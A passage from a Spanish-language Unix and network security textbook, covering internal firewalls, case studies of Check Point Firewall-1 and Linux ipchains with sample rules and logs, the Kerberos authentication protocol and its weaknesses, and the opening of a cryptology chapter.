han de conectar campus o sucursales separadas geográficamente, edificios o laboratorios diferentes, etc. En esta situación es recomendable incrementar los niveles de seguridad de las zonas más comprometidas (por ejemplo, un servidor donde se almacenen expedientes o datos administrativos del personal) insertando cortafuegos internos entre estas zonas y el resto de la red. Aparte de incrementar la seguridad, *firewalls* internos son especialmente recomendables en zonas de la red desde la que no se permite *a priori* la conexión con Internet, como laboratorios de prácticas: un simple PC con Linux o FreeBSD que deniegue cualquier conexión con el exterior del campus va a ser suficiente para evitar que los usuarios se dediquen a conectar a páginas *web* o *chats* desde equipos no destinados a estos usos. Concretamente en el caso de redes de universidades sería muy interesante filtrar las conexiones a IRC o a MUDs, ya sea a nivel de aulas o laboratorios o a nivel de todo el campus, denegando en el *router* de salida de la red hacia INet cualquier tráfico a los puertos 6667, 8888 y similares; aunque realmente esto no evitaría que todos los usuarios siguieran jugando desde los equipos de la universidad – por ejemplo a través de un servidor que disponga de conexión en otros puertos –, sí conseguiría que la mayor parte de ellos dejara de hacerlo.

12.5 Caso de estudio: *Firewall-1*

Quizás el cortafuegos más utilizado actualmente en Internet es *FireWall-1*, desarrollado por la empresa *Check Point Software Technologies Ltd.* (<http://www.checkpoint.com>). Incorpora una nueva arquitectura dentro del mundo de los cortafuegos: la inspección con estado (*stateful inspection*). *Firewall-1* inserta un módulo denominado *Inspection Module* en el núcleo del sistema operativo sobre el que se instala, en el nivel *software* más bajo posible (por debajo incluso del nivel de red), tal y como se muestra en la figura 12.3; así, desde ese nivel tan bajo, *Firewall-1* puede interceptar y analizar todos los paquetes antes de que lleguen al resto del sistema; se garantiza que ningún paquete es procesado por ninguno de los protocolos superiores hasta que *Firewall-1* comprueba que no viola la política de seguridad definida.




Figura 12.3: Ubicación del *Inspection Module* dentro de la pila de protocolos OSI.

Firewall-1 es capaz de analizar la información de una trama en cada uno de los siete niveles OSI y a la vez analizar información de estado registrada de anteriores comunicaciones; el cortafuegos entiende la estructura de los diferentes protocolos TCP/IP – incluso de los ubicados en la capa de aplicación –, de forma que el *Inspection Module* extrae la información relevante de cada paquete para construir tablas dinámicas que se actualizan constantemente, tablas que el *firewall* utiliza para analizar comunicaciones posteriores. En el módulo de inspección se implantan las políticas de seguridad definidas en cada organización mediante un sencillo lenguaje denominado INSPECT, también diseñado por Check Point Software Technologies; desde un cómodo interfaz se genera un *script* en este lenguaje, que se compila y se inserta en el *Inspection Module*.

Instalar *Firewall-1* en una máquina Unix no ofrece ninguna dificultad: simplemente hemos de desempaquetar el *software* y ejecutar la orden **fwinstall**, que paso a paso nos guiará a través de la configuración del programa; incluso se encargará de crear los *scripts* necesarios para lanzar el cortafuegos al reiniciar el sistema. Una vez instalado, *Firewall-1* ofrece un cómodo interfaz gráfico para la configuración de políticas del sistema (**fwui**); no obstante, siempre tenemos la opción de trabajar en modo texto mediante la orden **fw**. En el paquete también viene incluido un visor gráfico de *logs* (**fwlv**, mostrado en la figura 12.4); los *logs* del programa no se guardan por defecto en ficheros ASCII, sino en un formato propio en el directorio **/etc/fw/logs/**, por lo que o bien el visor gráfico o bien la utilidad **fw** son necesarios para visualizarlos o exportarlos directamente a ficheros de texto:

```

anita:/etc/fw/bin# ./fw log
Date: May 2, 2000
3:28:43 ctl      anita      >daemon started sending log to localhost
3:49:27 ctl      anita      >daemon started sending log to localhost
4:30:30 ctl      anita      >daemon started sending log to localhost
anita:/etc/fw/bin# ./fw logexport -o /etc/fw/logs/salida.ascii
Starting pass 1 of the log file.
Starting pass 2 of the log file..
100.00% of log file processed.
  
```

```

anita:/etc/fw/bin# cat /etc/fw/logs/salida.ascii
  
```




Figura 12.4: Una imagen de fwlv.

```

num;date;time;orig;type;action;alert;i/f_name;i/f_dir;sys_msgs
0;2May2000; 3:28:43;anita;control;ctl;;daemon;inbound;started sending log
to localhost
1;2May2000; 3:49:27;anita;control;ctl;;daemon;inbound;started sending log
to localhost
2;2May2000; 4:30:30;anita;control;ctl;;daemon;inbound;started sending log
to localhost

anita:/etc/fw/bin#

```

La gran potencia y flexibilidad de *Firewall-1* hacen imposible que se puedan explicar con detalle todas sus características; para más información, una excelente lectura puede ser [Gon99]. También la documentación que acompaña al producto, y la disponible en el servidor *web* de Check Point Software Technologies, es de gran ayuda para cualquier administrador que utilice este cortafuegos en su red.

Por último, una pequeña advertencia; como *Firewall-1* inserta módulos en el núcleo del operativo, es dependiente de la versión del *kernel* utilizada. Todas las versiones más o menos modernas funcionan correctamente sobre Solaris 2.6 y la última también sobre Solaris 7; no obstante, sobre este último el resto de versiones no funcionan bien, aunque se instalen correctamente. Es posible, y esto lo digo por experiencia, que la máquina no arranque tras instalar el *software* debido a las modificaciones de los *scripts* de arranque (concretamente los ubicados en */etc/rcS.d/*), que al ser invocados desde */sbin/rcS* producen errores que impiden montar correctamente los discos y proseguir el arranque; para solucionar estos problemas, lo más rápido es eliminar cualquier modificación que la instalación de *Firewall-1* haya realizado sobre los programas ejecutados al iniciar el sistema. Para Solaris 8 aún no existen versiones del producto, como tampoco existen para Linux; ambas se supone que están siendo desarrolladas en la actualidad.

12.6 Caso de estudio: ipfwadm/ipchains

ipfwadm es una herramienta proporcionada con Linux para la implementación de políticas de filtrado de paquetes en este clon de Unix. Deriva del código de filtrado en BSD (*ipfw*), y debido a sus limitaciones (por ejemplo, sólo puede manejar los protocolos TCP, UDP o ICMP) *ipfwadm* ha sido reescrito para convertirse en *ipchains* a partir del núcleo 2.1.102. Por tanto, *ipchains* es en la actualidad el *software* de *firewalling* en Linux IPv4; aunque todas las versiones de Linux lo incorporan por defecto, se puede descargar una versión actualizada desde <http://www.rustcorp.com/linux/ipchains/>. Aparte de una versión actualizada del *software*, en esta dirección se puede encontrar [Rus99], consulta **imprescindible** para todo aquel que pretenda trabajar con *ipchains*; la mayor parte de esta sección está basada en esa obra. Otro documento que incluye también excelentes ejemplos es [Mou00].

En Linux el filtrado de paquetes está construido en el *kernel* (se habla con más detalle del núcleo de este sistema operativo en la sección 9.2); para poder utilizar *ipchains* hemos de compilar el núcleo con las opciones *CONFIG_FIREWALL* y *CONFIG_IP_FIREWALL* activadas (asumiendo que tenemos una versión del *kernel* 2.2, en caso contrario es conveniente actualizar el núcleo). Cuando ya estamos ejecutando un núcleo con el *firewalling* activado utilizaremos *ipchains* para insertar y eliminar reglas de filtrado en él; al tratarse de información dinámica, cada vez que el sistema se reinicie las reglas establecidas se perderán, por lo que es recomendable crear un *script* que se ejecute al arrancar el sistema y que las vuelva a definir (es recomendable consultar las páginas de *ipchains-save* e *ipchains-restore* para construir dicho *shellscrip*).

El núcleo de Linux utiliza tres listas de reglas denominadas *chains*; se trata de *input*, *output* y *forward*. Cuando recibe un paquete utiliza la primera de estas listas para decidir si lo acepta, y si es así comprueba a dónde tiene que enrutar el paquete; en caso de que el destino sea una máquina

diferente utiliza la lista `forward` para enviarlo. Por último, la lista `output` se utiliza obviamente antes de enviar un paquete por un interfaz de red. Los elementos de cada lista se denominan reglas y definen – junto a los *targets*, de los que hablaremos a continuación – qué hacer con los paquetes que cumplen ciertas características; si un paquete no cumple ninguna de las reglas que deciden qué hacer con él, lo mejor si queremos un sistema seguro es rechazarlo o denegarlo. Mediante `ipchains` podemos definir listas, modificarlas y eliminarlas² y, más importante, definir las reglas para cada lista. Para estudiar las opciones de esta orden se pueden consultar las páginas `ipchains(8)`, `ipfw(4)`, `ipchains-restore(8)` e `ipchains-save(8)`.

Cuando un paquete cumple cumplir una determinada regla de una *chain* definimos qué hacer con él mediante lo que `ipchains` denomina ‘objetivo’ o *target* (quizás una traducción menos literal pero más clarificadora sería ‘destino’). Aunque existen más *targets*, son tres los que más se suelen utilizar: `ACCEPT` permite el paso de un paquete, `DENY` lo bloquea, y `REJECT` también lo bloquea pero a diferencia del anterior envía al origen una notificación mediante un mensaje ICMP de tipo `DEST_UNREACH` (siempre que el paquete bloqueado no sea también de tipo ICMP). Realmente, aunque `REJECT` y `DENY` nos parezcan igual de seguros – y de hecho en la mayoría de situaciones lo sean – siempre es más recomendable utilizar `DENY`, ya que mediante mensajes ICMP un posible atacante podría conseguir información sobre nuestras políticas de filtrado, lo que podría llegar a comprometer nuestra seguridad.

Veamos un ejemplo: imaginemos que deseamos denegar todo el tráfico ICMP que llega a nuestra máquina Linux (realmente no sería recomendable filtrar los paquetes ICMP de tipo 3); para ello deberíamos ejecutar una sentencia como la siguiente:

```
rosita:~# ipchains -A input -p icmp -j DENY
rosita:~#
```

Con la opción ‘`-A`’ estamos indicando que añadimos la regla a la *chain* especificada (‘`input`’, lo que viene a decir que la regla afecta a los paquetes entrantes), ‘`-p`’ nos permite especificar el protocolo deseado (puede ser `tcp`, `udp` o `icmp`), y ‘`-j`’ indica el objetivo, en este caso `DENY`; otras opciones que nos podría haber sido útil son ‘`-s`’, que permite especificar la dirección de la máquina origen, y también ‘`-L`’, que muestra la configuración actual de nuestras políticas de filtrado:

```
rosita:~# ipchains -L
Chain input (policy ACCEPT):
Chain forward (policy ACCEPT):
Chain output (policy ACCEPT):
target     prot opt    source          destination        ports
DENY      icmp ----- anywhere        anywhere         any ->    any
DENY      icmp ----- anywhere        anywhere         any ->    any
ACCEPT    icmp ----- anywhere        anywhere         any ->    any
rosita:~#
```

`ipchains` permite registrar mediante `syslogd` los paquetes que cumplen cierta regla – por norma general, todos –. Un registro exhaustivo de las acciones que se toman en el núcleo con respecto al filtrado de paquetes no es conveniente: la gran cantidad de información guardada hace imposible detectar actividades sospechosas, y además no es difícil que se produzcan ataques de negación de servicio, ya sea por disco ocupado o por tiempo consumido en generar y guardar registros. Por tanto, lo habitual es almacenar sólamente los paquetes que no sean rutinarios (por ejemplo, intentos de conexión desde direcciones no autorizadas, ciertos paquetes ICMP no habituales...). El núcleo de Linux, a través de `klogd` y de `syslogd`, registra eventos con prioridad ‘`info`’ (al provenir del *kernel*, su tipo es obviamente ‘`kernel`’); si estos registros se almacenan en el fichero `/var/adm/fwdata`, sus entradas serán de la siguiente forma:

```
rosita:~# tail -1 /var/adm/fwdata
```

²A excepción de las tres listas predefinidas, que no se pueden borrar.

```
Packet log: input DENY eth0 PROTO=6 158.42.22.41:1032 195.195.5.1:23
          L=34 S=0x00 I=18 F=0x0000 T=254
rosita:~#
```

El anterior mensaje nos dice principalmente que un paquete con protocolo 6 (corresponde a TCP en nuestro archivo `/etc/protocols`) proveniente de la dirección 158.42.22.41 y destinado a nuestro servicio *telnet* ha sido denegado; el resto de la información no la veremos aquí (se puede consultar la documentación del producto para ver el significado concreto de todos y cada uno de los campos registrados).

`ipchains` es una herramienta flexible, potente e, igual de importante, gratuita, que funciona sobre un sistema operativo también gratuito; quizás para una organización de I+D o para una empresa no muy grande sea difícil permitirse soluciones comerciales cuyo precio puede ascender a varios millones de pesetas, especialmente si se van a instalar cortafuegos internos o arquitecturas DMZ de varios niveles. Sin embargo, no hay excusa para no utilizar este producto de filtrado; un pequeño PC corriendo Linux es más que suficiente para, en muchas ocasiones, garantizar – o al menos incrementar – la seguridad de un laboratorio, un aula informática o un conjunto de despachos.

Capítulo 13

Kerberos

13.1 Introducción

Durante 1983 en el M.I.T. (*Massachusetts Institute of Technology*) comenzó el proyecto *Athena* con el objetivo de crear un entorno de trabajo educacional compuesto por estaciones gráficas, redes de alta velocidad y servidores; el sistema operativo para implementar este entorno era Unix 4.3BSD, y el sistema de autenticación utilizado en el proyecto se denominó *Kerberos* ([MNSS87]) en honor al perro de tres cabezas que en la mitología griega vigila la puerta de entrada a Hades, el infierno.

Hasta que se diseñó *Kerberos*, la autenticación en redes de computadores se realizaba principalmente de dos formas: o bien se aplicaba la autenticación por declaración (*Authentication by assertion*), en la que el usuario es libre de indicar el servicio al que desea acceder (por ejemplo, mediante el uso de un cliente determinado), o bien se utilizaban contraseñas para cada servicio de red. Evidentemente el primer modelo proporciona un nivel de seguridad muy bajo, ya que se le otorga demasiado poder al cliente sobre el servidor; el segundo modelo tampoco es muy bueno: por un lado se obliga al usuario a ir tecleando continuamente su clave, de forma que se pierde demasiado tiempo y además la contraseña está viajando continuamente por la red. *Kerberos* trata de mejorar estos esquemas intentando por un lado que un cliente necesite autorización para comunicar con un servidor (y que esa autorización provenga de una máquina confiable), y por otro eliminando la necesidad de demostrar el conocimiento de información privada (la contraseña del usuario) divulgando dicha información.

Kerberos se ha convertido desde entonces en un referente obligatorio a la hora de hablar de seguridad en redes. Se encuentra disponible para la mayoría de sistemas Unix, y viene integrado con OSF/DCE (*Distributed Computing Environment*). Está especialmente recomendado para sistemas operativos distribuidos, en los que la autenticación es una pieza fundamental para su funcionamiento: si conseguimos que un servidor logre conocer la identidad de un cliente puede decidir sobre la concesión de un servicio o la asignación de privilegios especiales. Sigue vigente en la actualidad (en su versión V a la hora de escribir este trabajo), a pesar del tiempo transcurrido desde su diseño; además fué el pionero de los sistemas de autenticación para sistemas en red, y muchos otros diseñados posteriormente, como *KryptoKnight* ([MTHZ92], [JTY97]...), SESAME ([PPK93]) o *Charon* ([Atk93]) se basan en mayor o menor medida en *Kerberos*.

El uso de *Kerberos* se produce principalmente en el *login*, en el acceso a otros servidores (por ejemplo, mediante *rlogin*) y en el acceso a sistemas de ficheros en red como NFS. Una vez que un cliente está autenticado o bien se asume que todos sus mensajes son fiables, o si se desea mayor seguridad se puede elegir trabajar con mensajes seguros (autenticados) o privados (autenticados y cifrados). *Kerberos* se puede implementar en un servidor que se ejecute en una máquina segura, mediante un conjunto de bibliotecas que utilizan tanto los clientes como las aplicaciones; se trata de un sistema fácilmente escalable y que admite replicación, por lo que se puede utilizar incluso en sistemas de alta disponibilidad (aunque como veremos al final del capítulo está fuertemente

centralizado).

13.2 Arquitectura de Kerberos

Un servidor *Kerberos* se denomina KDC (*Kerberos Distribution Center*), y provee de dos servicios fundamentales: el de autenticación (AS, *Authentication Service*) y el de *tickets* (TGS, *Ticket Granting Service*). El primero tiene como función autenticar inicialmente a los clientes y proporcionarles un *ticket* para comunicarse con el segundo, el servidor de *tickets*, que proporcionará a los clientes las credenciales necesarias para comunicarse con un servidor final que es quien realmente ofrece un servicio. Además, el servidor posee una base de datos de sus clientes (usuarios o programas) con sus respectivas claves privadas, conocidas únicamente por dicho servidor y por el cliente que al que pertenece.

La arquitectura de *Kerberos* está basada en tres objetos de seguridad: Clave de Sesión, *Ticket* y Autenticador.

- La **clave de sesión** es una clave secreta generada por *Kerberos* y expedida a un cliente para uso con un servidor durante una sesión; no es obligatorio utilizarla en toda la comunicación con el servidor, sólo si el servidor lo requiere (porque los datos son confidenciales) o si el servidor es un servidor de autenticación. Se suele denominar a esta clave K_{CS} , para la comunicación entre un cliente C y un servidor S.

Las claves de sesión se utilizan para minimizar el uso de las claves secretas de los diferentes agentes: éstas últimas son válidas durante mucho tiempo, por lo que es conveniente para minimizar ataques utilizarlas lo menos posible.

- El **ticket** es un testigo expedido a un cliente del servicio de *tickets* de *Kerberos* para solicitar los servicios de un servidor; garantiza que el cliente ha sido autenticado recientemente. A un *ticket* de un cliente C para acceder a un servicio S se le denomina $\{ticket(C, S)\}_{K_S} = \{C, S, t_1, t_2, K_{CS}\}_{K_S}$. Este *ticket* incluye el nombre del cliente C, para evitar su posible uso por impostores, un periodo de validez $[t_1, t_2]$ y una clave de sesión K_{CS} asociada para uso de cliente y servidor. *Kerberos* siempre proporciona el *ticket* ya cifrado con la clave secreta del servidor al que se le entrega.
- El **autenticador** es un testigo construido por el cliente y enviado a un servidor para probar su identidad y la actualidad de la comunicación; sólo puede ser utilizado una vez. Un autenticador de un cliente C ante un servidor S se denota por $\{auth(C)\}_{K_{CS}} = \{C, t\}_{K_{CS}}$. Este autenticador contiene, cifrado con la clave de la sesión, el nombre del cliente y un *timestamp*.

Kerberos sigue de cerca el protocolo de Needham y Schroeder ([NS78]) con clave secreta, utilizando *timestamps* como pruebas de frescura con dos propósitos: evitar reenvíos de viejos mensajes capturados en la red o la reutilización de viejos *tickets* obtenidos de zonas de memoria del usuario autorizado, y a la vez poder revocar a los usuarios los derechos al cabo de un tiempo.

13.3 Autenticación

El protocolo de autenticación de *Kerberos* es un proceso en el que diferentes elementos colaboran para conseguir identificar a un cliente que solicita un servicio ante un servidor que lo ofrece; este proceso se realiza en tres grandes etapas que a continuación se describen. En la tabla 13.1 se muestran las abreviaturas utilizadas, y en la figura 13.1 un resumen gráfico de este protocolo.

13.3.1 Login

Inicialmente el cliente C (en este caso el usuario a través del programa `login`) necesita obtener las credenciales necesarias para acceder a otros servicios. Para ello cuando un usuario conecta a un

C	Cliente que solicita un servicio
S	Servidor que ofrece dicho servicio
A	Servidor de autenticación
T	Servidor de <i>tickets</i>
K_C	Clave secreta del cliente
K_S	Clave secreta del servidor
K_T	Clave secreta del servidor de <i>tickets</i>
K_{CT}	Clave de sesión entre el cliente y el servidor de <i>tickets</i>
K_{CS}	Clave de sesión entre cliente y servidor

Tabla 13.1: Abreviaturas utilizadas.

sistema Unix ‘kerberizado’ teclea en primer lugar su nombre de usuario, de la misma forma que en un sistema habitual; la diferencia está en que el programa `login` envía el nombre de usuario al servidor de autenticación de *Kerberos* para solicitar un *ticket* que le permita comunicarse posteriormente con el servidor de *tickets*, TGS:

$$C \rightarrow A : C, T, N$$

Si el usuario es conocido, el servidor de autenticación retorna un mensaje que contiene una clave para la comunicación con TGS y un *timestamp* cifrado con la clave secreta del cliente, junto un *ticket* para la comunicación con TGS cifrado con la clave secreta de este servidor:

$$A \rightarrow C : \{K_{CT}, N\}_{K_C}, \{\text{ticket}(C, T)\}_{K_T}$$

El programa de `login` intentará descifrar $\{K_{CT}, N\}_{K_C}$, con la clave que el usuario proporciona, y si ésta es correcta podrá obtener K_{CT} y N : un cliente sólo podrá descifrar esta parte del mensaje si conoce su clave secreta, K_C (en este caso el *password*). Una vez obtenida K_{CT} , la clave para comunicar al cliente con el servidor de *tickets*, el programa `passwd` la guarda para una posterior comunicación con el TGS y borra la clave del usuario de memoria, ya que el *ticket* será suficiente para autenticar al cliente; este modelo consigue que el *password* **nunca viaje por la red**.

13.3.2 Obtención de *tickets*

El cliente ya posee una clave de sesión para comunicarse con el servidor de *tickets* y el *ticket* necesario para hacerlo, cifrado con la clave secreta de este servidor (el cliente **no** puede descifrar este *ticket*). Cuando el cliente necesita acceder a un determinado servicio es necesario que disponga de un *ticket* para hacerlo, por lo que lo solicita al TGS enviándole un autenticador que el propio cliente genera, el *ticket* de T y el nombre del servicio al que desea acceder, S, y un indicador de tiempo:

$$C \rightarrow T : \{\text{auth}(C)\}_{K_{CT}}, \{\text{ticket}(C, T)\}_{K_T}, S, N$$


Cuando TGS recibe el *ticket* comprueba su validez y si todo es correcto retorna un mensaje que contiene una clave para comunicación con S y un *timestamp* cifrado con la clave de sesión del par CT, junto a un *ticket* para que el cliente C y el servidor S se puedan comunicar cifrado con la clave secreta del servidor:

$$T \rightarrow C : \{K_{CS}, N\}_{K_{CT}}, \{\text{ticket}(C, S)\}_{K_S}$$

C sólo podrá obtener K_{CS} si conoce la clave secreta, K_{CT} .

13.3.3 Petición de servicio

Tras obtener el *ticket* para comunicarse con S el cliente ya está preparado para solicitar el servicio; para ello presenta la credencial autenticada ante el servidor final, que es quien va a prestar el servicio. C se comporta de la misma forma que cuando solicitó un *ticket* a T: envía a S el autenticador recién generado, el *ticket* y una petición que puede ir cifrada si el servidor lo requiere, aunque no es necesario:

Figura 13.1: Protocolo de autenticación *Kerberos*.

$$C \rightarrow S : \{auth(C)\}_{K_{CS}}, \{ticket(C, T)\}_{K_S}, peticion, N$$

El servidor envía entonces al cliente la prueba de actualidad cifrada con la clave secreta de la sesión:

$$S \rightarrow C : \{N\}_{K_{CS}}$$

Sólo S pudo obtener K_{CS} y por tanto enviar este mensaje.

13.4 Problemas de Kerberos

A la vista de todo lo comentado en los puntos anteriores puede darnos la impresión de que *Kerberos* es la panacea de los sistemas de autenticación. Sin embargo, y aunque se trate de un sistema robusto, no está exento de ciertos problemas, tanto de seguridad como de implementación, que han hecho que este sistema no esté todo lo extendido que debería.

Uno de los principales problemas de *Kerberos* es que cualquier programa que lo utilice ha de ser modificado para poder funcionar correctamente, siguiendo un proceso denominado ‘kerberización’. Esto implica obviamente que se ha de disponer del código fuente de cada aplicación que se deseé kerberizar, y también supone una inversión de tiempo considerable para algunas aplicaciones más o menos complejas que no todas las organizaciones se pueden permitir.

El problema anterior es simplemente de implementación; no afecta para nada a la seguridad – o inseguridad – del protocolo. Un problema que sí está relacionado con la seguridad de *Kerberos* es la gran centralización que presenta el sistema. Para un correcto funcionamiento se ha de disponer en todo momento del servidor *Kerberos*, de forma que si la máquina que lo alberga falla, la red se convierte en inutilizable; obviamente esto es una contradicción con lo que nos dice la teoría de sistemas distribuidos, donde se recalca el uso de la distribución para mantener la disponibilidad del sistema, intentando que si un equipo falla el resto pueda seguir funcionando, si no a pleno rendimiento, al menos correctamente. Por si esto no fuera suficiente, otro ejemplo de la centralización de *Kerberos* reside en el hecho de que casi toda la seguridad reside en el servidor que mantiene la base de datos de claves, de forma que si éste se ve comprometido, la red entera está amenazada.

Otro potencial problema de seguridad es el uso de *timestamps* como pruebas de frescura en *Kerberos*. Esto obliga a que todas las máquinas que ejecutan servicios autenticados mantengan sus relojes mínimamente sincronizados (con desfases máximos de pocos minutos), con todo lo que esto implica. Además ese tiempo global ha de ser accesible a todas las estaciones; aunque en el diseño no se asume que todas mantengan la hora exacta, sí que se les obliga a mantenerse dentro de los márgenes si desean solicitar *tickets*, para lo que se necesitan servidores de tiempo con los que los clientes puedan sincronizar periódicamente sus relojes, por ejemplo cada vez que arrancan.

Todos estos problemas, y algunos más ([BM91]) que se han ido solucionando en diferentes versiones del sistema, han propiciado que el uso de *Kerberos* no esté muy extendido; en la mayoría de redes es suficiente con un protocolo de comunicación cifrado para mantener una mínima seguridad, de forma que el complejo modelo de *Kerberos* se ve sustituido a ese efecto por programas tan simples y transparentes como SSH.

Parte IV

Otros aspectos de la seguridad

Capítulo 14

Criptología

14.1 Introducción

En el *mundo real*, si una universidad quiere proteger los expedientes de sus alumnos los guardará en un armario ignífugo, bajo llave y vigilado por guardias, para que sólo las personas autorizadas puedan acceder a ellos para leerlos o modificarlos; si queremos proteger nuestra correspondencia de curiosos, simplemente usamos un sobre; si no queremos que nos roben dinero, lo guardamos en una caja fuerte... Lamentablemente, en una red no disponemos de todas estas medidas que nos parecen habituales; la principal (podríamos decir **única**) forma de protección va a venir de la mano de la criptografía. El cifrado de los datos nos va a permitir desde proteger nuestro correo personal para que ningún curioso lo pueda leer, hasta controlar el acceso a nuestros archivos de forma que sólo personas autorizadas puedan examinar (o lo que quizás es más importante, modificar) su contenido, pasando por proteger nuestras claves cuando conectamos a un sistema remoto o nuestros datos bancarios cuando realizamos una compra a través de Internet. Hemos presentado con anterioridad algunas aplicaciones que utilizan de una u otra forma la criptografía para proteger nuestra información; aquí intentaremos dar unas bases teóricas mínimas sobre términos, algoritmos, funciones... utilizadas en ese tipo de aplicaciones. Para más referencias es **imprescindible** la obra [Sch94]; otras publicaciones interesantes son [MvOV96], [Den83], [Sal90] y, para temas de criptoanálisis, [otUAH90]. Un texto básico para aquellos que no disponen de mucho tiempo o que sólo necesitan una perspectiva general de la criptografía puede ser [Cab96].

